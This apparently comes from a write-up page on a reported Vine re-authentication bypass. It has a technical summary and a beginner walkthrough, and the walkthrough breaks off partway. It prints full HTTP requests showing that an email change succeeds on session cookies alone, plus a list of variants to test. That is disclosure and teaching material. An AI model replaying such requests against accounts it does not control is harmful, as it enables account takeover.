Vine Re-auth Bypass [Twitter Bug Bounty]
Vine's re-authentication check for changing an account's email address could be bypassed by sending a direct API request to update the user object without the password confirmation. An attacker with access to a logged-in session could change the account email without knowing the password.
 Published on ahussam.me
I was exploring Twitter when I saw @0xSobky’s tweet saying that he found an XSS by changing the HTTP method in “vine.co”. At that time, I was hunting bugs there for a while before they started their BB with Twitter.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In 2014 the researcher was hunting on vine.co, the Vine platform, before Vine ran its bug bounty through Twitter. The feature in question is the account settings page, specifically the email change flow. Normally, changing the account email is a sensitive action: the researcher notes that he had earlier suggested to Twitter's team that an email change should be protected by a Re-Auth mechanism so that CSRF and XSS could not be used to change the email, citing the Medium XSS case as the kind of attack this would stop. By the time of this research, Vine had added such a form: when you click Save on the email change, a password prompt appears and the change is only carried out after the correct password is submitted.
The report describes a bypass of that Re-Auth step: the second request that actually writes the new email can be sent directly, without the authentication request that is supposed to precede it.
Setup
The researcher used his own Vine account and two email addresses he controlled, [redacted] and [redacted], to observe the normal mechanism. He then used a third address, [redacted], for the bypass. The requests were saved and replayed. The account settings page is at https://vine.co/settings, and the API lives under /api/users/.
No special role or privilege is needed: the precondition for the attack is that the attacker can send requests with the victim's session, which in practice means physical access to the account or possession of the victim's cookies, as the researcher states himself.
Finding it
The starting point was a tweet by @0xSobky about an XSS found by changing the HTTP method on vine.co. The researcher had already hunted on Vine before the Twitter bug bounty started and had reported bugs when Twitter was not yet using HackerOne, which got him into the hall of fame.

On this attempt, XSS, CSRF and IDOR tests did not work. He then went to the account settings page and looked at what he could work with.


He tried changing the email from [redacted] to [redacted] just to see how the mechanism worked.

When he clicked Save, the Re-Auth form appeared. This form was not present when he had hunted on Vine earlier, so it was probably a new feature, and he connected it to his own earlier suggestion of a Re-Auth step for email changes.
He first tried to brute-force the password through this form. It allowed only 10 or 12 attempts, so that path was not vulnerable.
What caught his attention was the request behind the form. It looked like this:
POST /api/users/authenticate HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.239.XXX.15
vine-session-id: 1190983260029XXXX84-XXXXXX-XXX-XXXX-bf49-dfc5XXX22196c
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 53
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.15.9.1474387114630; __utmc=204412823
Connection: close

action=change-email&username=abdullah.test1%40gmail.com&[redacted]
This is the Re-Auth call: it posts action=change-email, the username and the password to /api/users/authenticate. The new email is not in this request, which told him it must be submitted somewhere else, in a second request made after the Re-Auth succeeds:
PUT /api/users/1190983260029763584 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.239.XXX.15
vine-session-id: 11909832600XX763584-XXXXX-XXXXX-XXXX-bf49-dfcXX422196c
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 33
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.8.9.1474385736853; __utmc=204412823; __utmt=1
Connection: close

email=abdullah.test12%40gmail.com
This PUT to /api/users/1190983260029763584 carries the new address in the body as email=abdullah.test12%40gmail.com. The response was:
HTTP/1.1 200 OK
Cache-Control: private, no-store, must-revalidate
Content-Disposition: attachment; filename=unknown_file.json
Content-Type: application/json
Date: DATE HERE
Expires: 0
Pragma: no-cache
Strict-Transport-Security: max-age=631138519
Content-Length: 54
Connection: Close

{"code": "", "data": {}, "success": true, "error": ""}
He saved this request and compared it with a non-Re-Auth action, setting a new vanity URL on the account:
PUT /api/users/1190983260029763584/vanity/hacker123 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.241.XXX.183
vine-session-id: 11909832600297635XX-ac83eaab-XXXX-XXXX-bf49-dfc56422196c
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Cookie: __utma=204412823.2104088898.1474326278.1474386225.1474455441.4; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmc=204412823; __utmb=204412823.1.10.1474455441; __utmt=1
Connection: close
Content-Length: 0
The comparison showed no extra headers, tokens or anything of that kind between the two requests.
Exploitation
Step 1: log out and back in, then replay the vanity request
He logged out, logged back into the account, and went back to the same endpoint, /api/users/1190983260029763584. First he made the vanity URL request again:
PUT /api/users/1190983260029763584/vanity/hacker123 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.241.XXX.183
vine-session-id: 11909832600297635XX-ac83eaab-XXXX-XXXX-bf49-dfc56422196c
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Cookie: __utma=204412823.2104088898.1474326278.1474386225.1474455441.4; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmc=204412823; __utmb=204412823.1.10.1474455441; __utmt=1
Connection: close
Content-Length: 0
Step 2: turn it into the email change request
He added a Content-Type header so the PUT could carry a body, changed the endpoint to /api/users/1190983260029763584, and added an email parameter in the body. The resulting request:
PUT /api/users/1190983260029763584 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXx.239.xxx.15
vine-session-id: 1190983260029XXX3584-XXXXX-XXXXX-48ee-bf49-XXXXXXXXXXXX
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 33
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.8.9.1474385736853; __utmc=204412823; __utmt=1
Connection: close

email=abdullah.hacker%40gmail.com
The response was:
HTTP/1.1 200 OK
Cache-Control: private, no-store, must-revalidate
Content-Disposition: attachment; filename=unknown_file.json
Content-Type: application/json
Date: date
Expires: 0
Pragma: no-cache
Strict-Transport-Security: max-age=631138519
Content-Length: 54
Connection: Close

{"code": "", "data": {}, "success": true, "error": ""}
The request had been accepted without a username or password, that is, without the Re-Auth step. The email change went through on the strength of the session alone.
Step 3: report it
He recorded a proof-of-concept video:
He wrote the report and sent it through the HackerOne platform, and received a message the same day:

Two days later he got another reply:

That reply did not make sense to him, so he wrote a respectful objection rather than an angry one, making the point that insulting the team (he mentions phrases like "taxi driver" or "you losers nobody follow you on your account") is never the right approach in bug bounty, and that teams sometimes get the wrong idea about a report because of limited experience or a poor explanation. Among his points:
- The vulnerability was reported in
vine.co, not the iOS platform, so any weakness in the iOS app is not related to the report. - He questioned whether this was a new security style: if a weakness exists in the mobile apps, does that mean it should exist on the website too?
- Vine has a security feature and he bypassed it, which is what bug bounty is for.
The Twitter team replied professionally:

He received his bounty, and Twitter fixed the bug the day before he wrote the post, two years after the report.
Root cause
The settings page first calls POST /api/users/authenticate with action=change-email, the username and the password, and after the Re-Auth the PUT /api/users/<id> with the new email is made. The PUT was accepted without a username or password, that is, without the Re-Auth step. There is no token, no extra header and no state tying the PUT to a successful authentication, which the researcher confirmed by comparing the email change request with the vanity URL request: the two are indistinguishable apart from the endpoint and body. The operation could be called directly, without the Re-Auth step.
The brute-force protection on the form (10 or 12 attempts) is irrelevant to this bypass, since no password is ever submitted.
Impact
An attacker who can send requests with the victim's session can change the account email without knowing the password. In practice this requires physical access to the logged-in account or the victim's cookies, as the researcher notes. He is explicit that this is not a very strong bypass for that reason, but still a real bypass of a mechanism that was put in place deliberately. Changing the email of an account is a step towards account takeover, since control of the email address is normally how password resets and account recovery are completed; the report does not demonstrate that follow-on step.
Fix
Twitter fixed the bug, according to the report, two years after it was reported. The report does not describe the change that was made.
Variants to test
- Re-Auth on other sensitive operations. Look at password change, email change, disabling two-factor authentication and connected-app management. Capture the authentication request and the operation request separately, then replay only the operation with a fresh session. A positive result is a
200with"success": trueand the change applied, with no password submitted. - Compare sensitive and non-sensitive requests. Diff the headers, cookies and body of a protected action against an ordinary settings action, as was done here with the vanity URL. A positive result is that the only differences are the endpoint and the body, with no token or state parameter present.
- Method and content-type changes. Take a
PUTorPOSTthat normally has no body and addContent-Type: application/x-www-form-urlencodedplus the sensitive parameter, as in step 2 above. A positive result is the server accepting the parameter and performing the action. - Direct object calls. Call
/api/users/<id>style endpoints directly with the session, skipping the UI flow entirely. A positive result is a successful state change that the UI would only allow after a prompt. - Replay after re-login. Log out and back in, then replay a saved request from the earlier session. A positive result is the request still being accepted, showing the check is not tied to a fresh authentication event.
What happened, in plain words
In 2014 a security researcher found a way to change the email address on a Vine account without knowing the account's password. Vine is a short-video social network that Twitter owned at the time. The site had a safety step: before letting you change your email, it asked you to type your password again. That step is called re-authentication, or Re-Auth for short. The researcher found that the request that writes the new email was accepted without the password prompt being completed. If you sent the second request, the one that actually writes the new email, directly, the server accepted it on the strength of your logged-in session alone. No password needed.
This is a beginner's walkthrough of that report. It assumes you can use a browser and a computer and nothing else. Every technical word is explained where it first appears, and there is a glossary at the end.
The background you need first
A few ideas come up again and again, so here they are up front.
A website is two halves. One half is the page you see in your browser: buttons, forms, colours. The other half is a program on the company's server that stores data and decides what is allowed. The page in your browser is often called the client, and the program on the server is called the server or the backend. The client asks, the server answers.
An API is the server's order window. When the page needs to save something, it does not send a whole web page; it sends a short, structured message to a specific address on the server, called an endpoint, and gets a short, structured answer back, usually in a format called JSON (think of it as a very tidy shopping list of labelled values). That order window is the API. In this report the endpoints all start with /api/users/, which is like a counter in a building labelled "users".
A request is the message, and it has parts. Every message to the server has a method (a verb saying what you want: GET to read, POST to submit, PUT to replace or update), a path (the endpoint address), headers (small labelled notes attached to the message, like the label on a parcel), and sometimes a body (the actual contents, like what is inside the parcel).
A cookie is a wristband. When you log in, the server gives your browser a small piece of text called a cookie. Your browser shows it on every later request, the way a venue wristband shows you already paid to get in. The server sees the wristband and knows who you are. A session is that logged-in state, and a session ID is the number on the wristband. If someone else gets your wristband, they can walk around as you. That is why the researcher says the attacker would need physical access to the account or the victim's cookies.
A token is a one-off ticket. Sometimes a site does not trust the wristband alone for a sensitive action. It hands you a separate short-lived ticket that must be shown together with the action, and the ticket is only valid for that one thing. A token is stronger than a cookie because it cannot simply be reused for everything.
Re-Auth means "prove it is still you". Logging in once proves who you are at that moment. For a dangerous action, such as changing the email on the account, a site may ask for the password again. The idea is that even if someone steals your wristband, they still do not know your password, so they cannot finish the dangerous action.
The vulnerability class is broken authentication. Authentication is the process of proving who you are. "Broken authentication" means the proof is checked in the wrong place, or not checked at all, so someone can act as you without providing it. Here the password check existed on the page but not on the server, so the server could be asked to do the dangerous thing without the proof.
Two related attacks worth knowing. XSS (cross-site scripting) is when an attacker gets their own code to run inside someone else's page, so it acts with that person's wristband. CSRF (cross-site request forgery) is when an attacker's page quietly makes your browser send a request to another site where you are logged in, again riding on your wristband. Both are the reason sites add Re-Auth to email changes: even a stolen wristband should not be enough to change the email. The researcher mentions the Medium XSS case as the kind of attack this protection is meant to stop.
The setup
The researcher used his own Vine account and two email addresses he controlled, [redacted] and [redacted], to watch how the normal mechanism behaved. For the bypass itself he used a third address, [redacted]. The settings page is at https://vine.co/settings, and the API lives under /api/users/.
No special role is needed. The only precondition is that the attacker can send requests carrying the victim's session, which in practice means physical access to the logged-in account or possession of the victim's cookies, as the researcher states himself.
How he found it
The starting point was a tweet by @0xSobky about an XSS found by changing the HTTP method on vine.co. Changing the method means sending the same request with a different verb, for example PUT instead of POST, and seeing whether the server handles it differently. The researcher had already hunted on Vine before the Twitter bug bounty programme started, and had reported bugs when Twitter was not yet using HackerOne (a platform where companies run bug bounty programmes and receive reports). That earlier work got him into the hall of fame, the public list of credited researchers.
On this attempt, his XSS, CSRF and IDOR tests did not work. IDOR (insecure direct object reference) is when a site lets you reach someone else's data just by changing an ID number in the address, for example swapping your user number for another person's. None of these worked, so he went to the account settings page and looked at what he could work with.
He tried changing the email from [redacted] to [redacted], purely to see how the mechanism worked. This is a good habit: before attacking a flow, walk through it normally and watch what it does.
When he clicked Save, the Re-Auth form appeared. That form was not there when he had hunted on Vine earlier, so it was probably a new feature, and he connected it to his own earlier suggestion to Twitter that email changes should require Re-Auth so that CSRF and XSS could not be used to change the email.
His first idea was to guess the password through this form, over and over. That is called brute-forcing: trying many passwords automatically. The form allowed only 10 or 12 attempts, so that path was not vulnerable. A limit on attempts is a standard defence against guessing.
What caught his attention was the request behind the form. It looked like this:
POST /api/users/authenticate HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.239.XXX.15
vine-session-id: 1190983260029XXXX84-XXXXXX-XXX-XXXX-bf49-dfc5XXX22196c
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 53
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.15.9.1474387114630; __utmc=204412823
Connection: close

action=change-email&username=abdullah.test1%40gmail.com&[redacted]
Line by line, in plain words:
POST /api/users/authenticate HTTP/1.1: send aPOST(submit) to the endpoint/api/users/authenticate, which is the server's password-checking counter.HTTP/1.1is the version of the language being spoken.Host: vine.co: the site being talked to.User-Agent: Yours: a note saying which browser or tool is asking. The report writesYoursas a placeholder.Accept,Accept-Language,Accept-Encoding: notes about which answer formats and languages the client can handle, and that it can accept compressed replies.x-vine-client: vinewww/2.1: a custom note identifying the Vine web client and its version.x-vine-client-ip: XXX.239.XXX.15: a custom note carrying an IP address, partly masked in the report. An IP address is a computer's network address.vine-session-id: ...: the wristband number, partly masked. This is what tells the server which account is asking.Content-Type: application/x-www-form-urlencoded; charset=UTF-8: says the body is in the simplename=value&name=valueformat, the same format a web form produces.X-Requested-With: XMLHttpRequest: a note saying the request came from page code rather than a full page load.Referer: https://vine.co/settings: the page the request came from.Content-Length: 53: the size of the body in bytes.Cookie: ...: the analytics cookies (__utma,__utmz,__utmb,__utmc) that the site's statistics tool keeps. These are not the login wristband; the login is carried byvine-session-idabove.Connection: close: close the connection after this exchange.- The blank line separates headers from body.
action=change-email&username=abdullah.test1%40gmail.com&[redacted] the body. It says what action is being confirmed, which account, and the password.%40is simply the@` sign written in a form-safe way.
This is the Re-Auth call. The important observation: the new email is not in this request. So it must be submitted somewhere else, in a second request made after the Re-Auth succeeds:
PUT /api/users/1190983260029763584 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.239.XXX.15
vine-session-id: 11909832600XX763584-XXXXX-XXXXX-XXXX-bf49-dfcXX422196c
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 33
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.8.9.1474385736853; __utmc=204412823; __utmt=1
Connection: close

email=abdullah.test12%40gmail.com
What changed compared with the first request:
- The method is now
PUT, which means "update this thing", rather thanPOST. - The endpoint is
/api/users/1190983260029763584, a specific user record. That long number is the account's ID, its unique number in the database. - The body is now just
email=abdullah.test12%40gmail.com, the new address, with%40again standing for@. - The password is gone. This is the request that actually writes the new email.
The response was:
HTTP/1.1 200 OK
Cache-Control: private, no-store, must-revalidate
Content-Disposition: attachment; filename=unknown_file.json
Content-Type: application/json
Date: DATE HERE
Expires: 0
Pragma: no-cache
Strict-Transport-Security: max-age=631138519
Content-Length: 54
Connection: Close

{"code": "", "data": {}, "success": true, "error": ""}
Line by line:
HTTP/1.1 200 OK: the server's answer.200is the standard code for "fine, done".Cache-Control: private, no-store, must-revalidateandPragma: no-cache: tell browsers and middleboxes not to keep a copy of this answer. Sensitive answers should not be stored.Content-Disposition: attachment; filename=unknown_file.json: suggests the answer is a file to download rather than a page to display.Content-Type: application/json: the answer is in JSON format.Date: DATE HERE: when the answer was produced. The report leaves a placeholder here.Expires: 0: the answer is already expired for caching purposes.Strict-Transport-Security: max-age=631138519: tells the browser to keep using the encrypted version of the site (HTTPS) for a long time. HTTPS is the padlocked version of web traffic.Content-Length: 54: the size of the answer body.Connection: Close: the connection is closed after this.- The body
{"code": "", "data": {}, "success": true, "error": ""}is the JSON answer. The key part is"success": true: the server says the change worked.
He saved this request and compared it with a non-Re-Auth action, setting a new vanity URL on the account. A vanity URL is the custom name in your profile address, the part you choose yourself.
PUT /api/users/1190983260029763584/vanity/hacker123 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.241.XXX.183
vine-session-id: 11909832600297635XX-ac83eaab-XXXX-XXXX-bf49-dfc56422196c
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Cookie: __utma=204412823.2104088898.1474326278.1474386225.1474455441.4; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmc=204412823; __utmb=204412823.1.10.1474455441; __utmt=1
Connection: close
Content-Length: 0
This is the same kind of request as the email change, but for a harmless setting. The endpoint ends in /vanity/hacker123, meaning "set the vanity name to hacker123". There is no body (Content-Length: 0), and there is no Content-Type header, because there is nothing to describe. The point of looking at it is comparison: what does a request that needs no password look like, next to one that supposedly does?
The comparison showed no extra headers, tokens or anything of that kind between the two requests.
Doing the bypass
Step 1: log out and back in, then replay the vanity request
He logged out, logged back into the account, and went back to the same endpoint, /api/users/1190983260029763584. Logging out and in gives a fresh wristband, which is a way of checking whether a saved request still works after a new login. First he sent the vanity URL request again:
PUT /api/users/1190983260029763584/vanity/hacker123 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXX.241.XXX.183
vine-session-id: 11909832600297635XX-ac83eaab-XXXX-XXXX-bf49-dfc56422196c
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Cookie: __utma=204412823.2104088898.1474326278.1474386225.1474455441.4; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmc=204412823; __utmb=204412823.1.10.1474455441; __utmt=1
Connection: close
Content-Length: 0
This is the same request as before, sent again. It is the starting point he will edit.
Step 2: turn it into the email change request
He added a Content-Type header so the PUT could carry a body, changed the endpoint to /api/users/1190983260029763584, and added an email parameter in the body. The resulting request:
PUT /api/users/1190983260029763584 HTTP/1.1
Host: vine.co
User-Agent: Yours
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
x-vine-client: vinewww/2.1
x-vine-client-ip: XXx.239.xxx.15
vine-session-id: 1190983260029XXX3584-XXXXX-XXXXX-48ee-bf49-XXXXXXXXXXXX
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://vine.co/settings
Content-Length: 33
Cookie: __utma=204412823.2104088898.1474326278.1474326278.1474385286.2; __utmz=204412823.1474326278.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmb=204412823.8.9.1474385736853; __utmc=204412823; __utmt=1
Connection: close

email=abdullah.hacker%40gmail.com
What matters here:
- The method is
PUTand the endpoint is the user record, exactly as in the legitimate email change request. Content-Type: application/x-www-form-urlencoded; charset=UTF-8is present, so the server knows to read a body inname=valueformat.- The body is
email=abdullah.hacker%40gmail.com, the new address. - There is no password anywhere. The only proof of identity is the session ID and cookies.
The response was:
HTTP/1.1 200 OK
Cache-Control: private, no-store, must-revalidate
Content-Disposition: attachment; filename=unknown_file.json
Content-Type: application/json
Date: date
Expires: 0
Pragma: no-cache
Strict-Transport-Security: max-age=631138519
Content-Length: 54
Connection: Close

{"code": "", "data": {}, "success": true, "error": ""}
This is the same shape of answer as the legitimate change: 200 OK and "success": true. The request had been accepted without a username or password, that is, without the Re-Auth step. The email change went through on the strength of the session alone.
Step 3: report it
He recorded a proof-of-concept video. A proof of concept is a small demonstration that the problem is real, rather than just a theory.
He wrote the report and sent it through the HackerOne platform, and received a message the same day:
Two days later he got another reply:
That reply did not make sense to him, so he wrote a respectful objection rather than an angry one. He makes the point that insulting the team (he mentions phrases like "taxi driver" or "you losers nobody follow you on your account") is never the right approach in bug bounty, and that teams sometimes get the wrong idea about a report because of limited experience or a poor explanation. Among his points:
- The vulnerability was reported in
vine.co, not the iOS platform, so any weakness in the iOS app is not related to the report. iOS is Apple's phone operating system. - He questioned whether this was a new security style: if a weakness exists in the mobile apps, does that mean it should exist on the website too?
